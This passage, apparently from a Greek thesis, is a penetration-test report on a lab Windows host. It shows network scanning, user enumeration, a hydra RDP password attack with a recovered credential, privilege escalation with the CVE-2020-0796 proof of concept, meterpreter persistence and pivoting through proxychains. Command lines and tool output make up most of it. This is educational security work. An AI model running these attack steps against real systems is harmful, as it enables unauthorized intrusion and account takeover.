5. CVE-2020-0796 (`https://github.com/ZecOps/CVE-2020-0796-LPE-POC`): Για την εκμετάλλευση της ευπάθειας αυτής, χρησιμοποιήθηκε ο τρόπος που προτάθηκε από το συγκεκριμένο repository.

6. python (`https://www.python.org/`): Η python είναι μια γλώσσα προγραμματισμού που χρησιμοποιείται πολύ συχνά από τους δοκιμαστές διείσδυσης επειδή εξοικονομεί χρόνο. Στο συγκεκριμένο σενάριο, χρησιμοποιήθηκε μια ειδική λειτουργία της που επιτρέπει να στηθεί γρήγορα ένας webserver με σκοπό τη μεταφορά αρχείων.

7. msfvenom (`https://www.offensive-security.com/metasploit-unleashed/msfvenom/`): Το msfvenom είναι ένα εργαλείο που δημιουργεί κώδικα, σε διάφορες μορφές με σκοπό να μεταφερθεί σε ένα σύστημα και όταν εκτελεστεί να δημιουργηθεί μια σύνδεση μεταξύ δυο συστημάτων.

8. metasploit (`https://www.metasploit.com/`): Το metasploit είναι ένα εργαλείο το οποίο θεωρείται απαραίτητο στην εύρεση ευπαθειών, κάνοντας συνδυασμό πολλών βοηθητικών προγραμμάτων για να πετύχει τον στόχο του.

9. certutil (`https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil`): Το certutil είναι ένα εργαλείο γραμμής εντολών που είναι προ-εγκατεστημένο στα λειτουργικά συστήματα των Microsoft Windows με δυνατότητες χειρισμού δεδομένων. Στο συγκεκριμένο σενάριο χρησιμοποιείται για τη μεταφορά αρχείων.

10. proxychains (`https://www.kali.org/tools/proxychains-ng/`): Το proxychains είναι ένα εργαλείο που ανακατευθύνει τις συνδέσεις, χρησιμοποιώντας το πρωτόκολλο TCP, μέσω διακομιστών μεσολάβησης τύπου socks4a/5 ή HTTP.

11. wfuzz (`https://www.kali.org/tools/wfuzz/`): Το wfuzz είναι ένα εργαλείο που χρησιμοποιείται για επιθέσεις brute-force σε εφαρμογές ιστού.

12. burpsuite (`https://portswigger.net/burp`): Το burpsuite είναι ένα εργαλείο που χρησιμοποιείται για την εύρεση ευπαθειών σε εφαρμογές ιστού, λειτουργώντας σαν διακομιστής μεσολάβησης ώστε να αναλυθεί η επικοινωνία client-host.

13. netcat (`https://nmap.org/ncat/`): Το netcat είναι ένα εργαλείο που δίνει τη δυνατότητα εκτέλεσης απομακρυσμένων εντολών χρησιμοποιώντας τα πρωτόκολλα TCP και UDP.

14. screen (`https://www.gnu.org/software/screen/`): Το screen είναι ένα εργαλείο που διαχειρίζεται παράθυρα πλήρους οθόνης που πολυπλέκει ένα φυσικό τερματικό μεταξύ πολλών διαδικασιών, συνήθως διαδραστικών κελυφών.

4.4 Αναφορά Δοκιμής Διείσδυσης

4.4.1 Επισκόπηση αξιολόγησης

Από τη 1η Οκτωβρίου 2021 έως τις 4 Οκτωβρίου 2021, η Foo Company, LLC δέσμευσε την SP να αξιολογήσει τη θέση ασφαλείας της υποδομής της σε σύγκριση με τις τρέχουσες βέλτιστες πρακτικές του κλάδου που περιλάμβαναν μια δοκιμή εξωτερικής διείσδυσης. Οι φάσεις των δραστηριοτήτων δοκιμής διείσδυσης περιλαμβάνουν τα ακόλουθα:

1. **Ανακάλυψη - Συλλογή πληροφοριών**: απαρίθμηση για αναγνώριση πιθανά τρωτά σημεία, αδύναμες περιοχές και εκμεταλλεύσεις.


2. **Επίθεση - Εκμετάλλευση**: εκμετάλλευση μιας ευπάθειας και απόκτηση πρόσβασης.

3. **Αναφορά**: παροχή απόδειξης της σειράς των βημάτων που πραγματοποιήθηκαν για να αποκτηθεί πρόσβαση και συμβουλών αποκατάστασης.

4. Επανάληψη των βημάτων 1-3 μέχρι να δοκιμαστούν τα πάντα μέσα στο πεδίο που συμφωνήθηκε.

4.4.2 Βήματα Δοκιμής Διείσδυσης

Ανακάλυψη υπολογιστικών συστημάτων στο δίκτυο 192.168.56.0/24:



Σχήμα 4.2: Ανακάλυψη Υπολογιστικών Συστημάτων

Ανακάλυψη ανοιχτών θυρών στο υπολογιστικό σύστημα 192.168.56.107:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.56.107 -n
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 03:57 EDT
Nmap scan report for 192.168.56.107
Host is up (0.00074s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DESKTOP-90BKT7U
|   NetBIOS_Domain_Name: DESKTOP-90BKT7U
|   NetBIOS_Computer_Name: DESKTOP-90BKT7U
|   DNS_Domain_Name: DESKTOP-90BKT7U
|   DNS_Computer_Name: DESKTOP-90BKT7U
|   Product_Version: 10.0.18362
|_  System_Time: 2021-10-05T17:57:55+00:00
| ssl-cert: Subject: commonName=DESKTOP-90BKT7U
| Not valid before: 2021-09-29T11:32:59
|_Not valid after:  2022-03-31T11:32:59
|_ssl-date: 2021-10-05T17:58:01+00:00; +9h59m58s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 9h59m57s, deviation: 0s, median: 9h59m57s
|_nbstat: NetBIOS name: DESKTOP-90BKT7U, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:bc:ae:17 (Or
acle VirtualBox virtual NIC)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-05T17:57:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
```

Σχήμα 4.3: Ανακάλυψη Ανοιχτών Θυρών

Μηδενική συνεδρία στη θύρα 445 - απαρίθμηση ονομάτων χρήστη μέσω SAM-R.

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" -N 192.168.56.107
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Guest] rid:[0x1f5]
user:[jack] rid:[0x3ea]
user:[paul] rid:[0x3e9]
user:[WDAGUtilityAccount] rid:[0x1f8]
rpcclient $> exit
```

Σχήμα 4.4: Απαρίθμηση Ονομάτων Χρήστη μέσω SAMR

Προετοιμασία λίστας ονομάτων χρήστη για την εκτέλεση επίθεσης λεξικού στη θύρα RDP 3389.

```
┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ echo "paul" > usernames.txt && echo "jack" >> usernames.txt

┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ cat usernames.txt
paul
jack
```


Σχήμα 4.5: Προετοιμασία Λίστας Ονομάτων Χρήστη

Επίθεση λεξικού στη θύρα RDP χρησιμοποιώντας τους πιο συνηθισμένους 1000 κωδικούς πρόσβασης.

```
┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ hydra -L usernames.txt -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt 192.168.56.107 rdp -o success_rdp.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-05 09:56:37
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2000 login tries (l:2/p:1000), ~500 tries per task
[DATA] attacking rdp://192.168.56.107:3389/
[3389][rdp] host: 192.168.56.107   login: paul   password: q1w2e3r4t5
[ERROR] freerdp: The connection failed to establish.
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ cat success_rdp.txt
# Hydra v9.1 run at 2021-10-05 09:56:37 on 192.168.56.107 rdp (hydra -L usernames.txt -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt -o success_rdp.txt 192.168.56.107 rdp)
[3389][rdp] host: 192.168.56.107   login: paul   password: q1w2e3r4t5
```

Σχήμα 4.6: Επίθεση Λεξικού στη Θύρα RDP

Αρχική πρόσβαση στο υπολογιστικό σύστημα 192.168.56.107




Σχήμα 4.7: Αρχική πρόσβαση

Τοπική κλιμάκωση προνομίων με χρήση ευπάθειας CVE-2020-0796


Η SP παρατήρησε ακριβώς την έκδοση των windows os μαζί ποια hot-fixes έχουν εγκατασταθεί και μετά από έρευνα φάνηκε ότι είναι ευάλωτη στην ευπάθεια SMBGHOST LPE Buffer Overflow χρησιμοποιώντας το κώδικα από την ομάδα ZecOps: `https://github.com/ZecOps/CVE-2020-0796-LPE-POC`.

Το επόμενο βήμα ήταν η συμπίεση των αρχείων κώδικα και η μεταφορά τους μέσω ενός διακομιστή ιστού στο μηχάνημα-θύμα:



Σχήμα 4.8: Μεταφορά Αρχείων μέσω Διακομιστή Ιστού


Μετά τη λήψη και την αποσυμπίεση του αρχείου zip με τα αρχεία κώδικα, η SP κατάφερε να αποκτήσει πλήρη προνόμια στο υπολογιστικό σύστημα 192.168.56.107. Επιπλέον, φαίνεται ότι υπάρχει άλλο δίκτυο εσωτερικών.




Σχήμα 4.9: Κλιμάκωση Προνομίων

Διατήρηση Πρόσβασης

Μετά από πλήρη κατάκτηση του υπολογιστικού συστήματος 192.168.56.107, η SP προχώρησε στη διατήρηση της πρόσβασης δημιουργώντας μια συνεδρία meterpreter. Επιπλέον, η μετεγκατάσταση της διαδικασίας της συνεδρίας σε άλλη διαδικασία την καθιστά πιο σταθερή.



Σχήμα 4.10: Διατήρηση Πρόσβασης



Σχήμα 4.11: Διατήρηση Πρόσβασης - 2

Ανακάλυψη ενός άλλου υπολογιστικού συστήματος στο δίκτυο 192.168.57.0/24

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > search ping sweep

Matching Modules
================

   #  Name                            Disclosure Date  Rank    Check  Description
   -  ----                            ---------------  ----    -----  -----------
   0  post/multi/gather/ping_sweep                     normal  No     Multi Gather Ping Sweep


Interact with a module by name or index. For example info 0, use 0 or use post/multi/gather/ping_sweep

msf6 exploit(multi/handler) > use 0
msf6 post(multi/gather/ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       IP Range to perform ping sweep against.
   SESSION                   yes       The session to run this module on.

msf6 post(multi/gather/ping_sweep) > set SESSION 2
SESSION => 2
msf6 post(multi/gather/ping_sweep) > set RHOSTS 192.168.57.0/24
RHOSTS => 192.168.57.0/24
msf6 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.57.0/24
[+]     192.168.57.1 host found
[+]     192.168.57.2 host found
[+]     192.168.57.8 host found
[+]     192.168.57.10 host found
^C[*] The following Error was encountered: Interrupt
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) >
```

Σχήμα 4.12: Ανακάλυψη Νέου Υπολογιστικού Συστήματος

Δρομολόγηση πακέτων από το δίκτυο 192.168.57.0/24

```
meterpreter > run autoroute -s 192.168.57.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.168.57.0/255.255.255.0 ...
[+] Added route to 192.168.57.0/255.255.255.0 via 192.168.56.107
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.57.0       255.255.255.0      Session 3
```


Σχήμα 4.13: Δρομολόγηση Πακέτων

```
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost ⇒ 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport ⇒ 9050
msf6 auxiliary(server/socks_proxy) > set version 4a
version ⇒ 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

Σχήμα 4.14: Δρομολόγηση Πακέτων - 2


Ως τελευταίο βήμα, η γραμμή ”socks4 127.0.0.1 9050” συμπεριλήφθηκε στο αρχείο ”/etc/proxychains4.conf” του μηχανήματος του δοκιμαστή. Ως εκ τούτου, η δρομολόγηση πακέτων από το δίκτυο 192.168.57.0/24 είναι εφικτή πλέον και το υπολογιστικό σύστημα 192.168.57.10 μπορεί να σαρωθεί για ανοιχτές θύρες.

Ανακάλυψη ανοιχτής θύρας 80 στο υπολογιστικό σύστημα 192.168.57.10

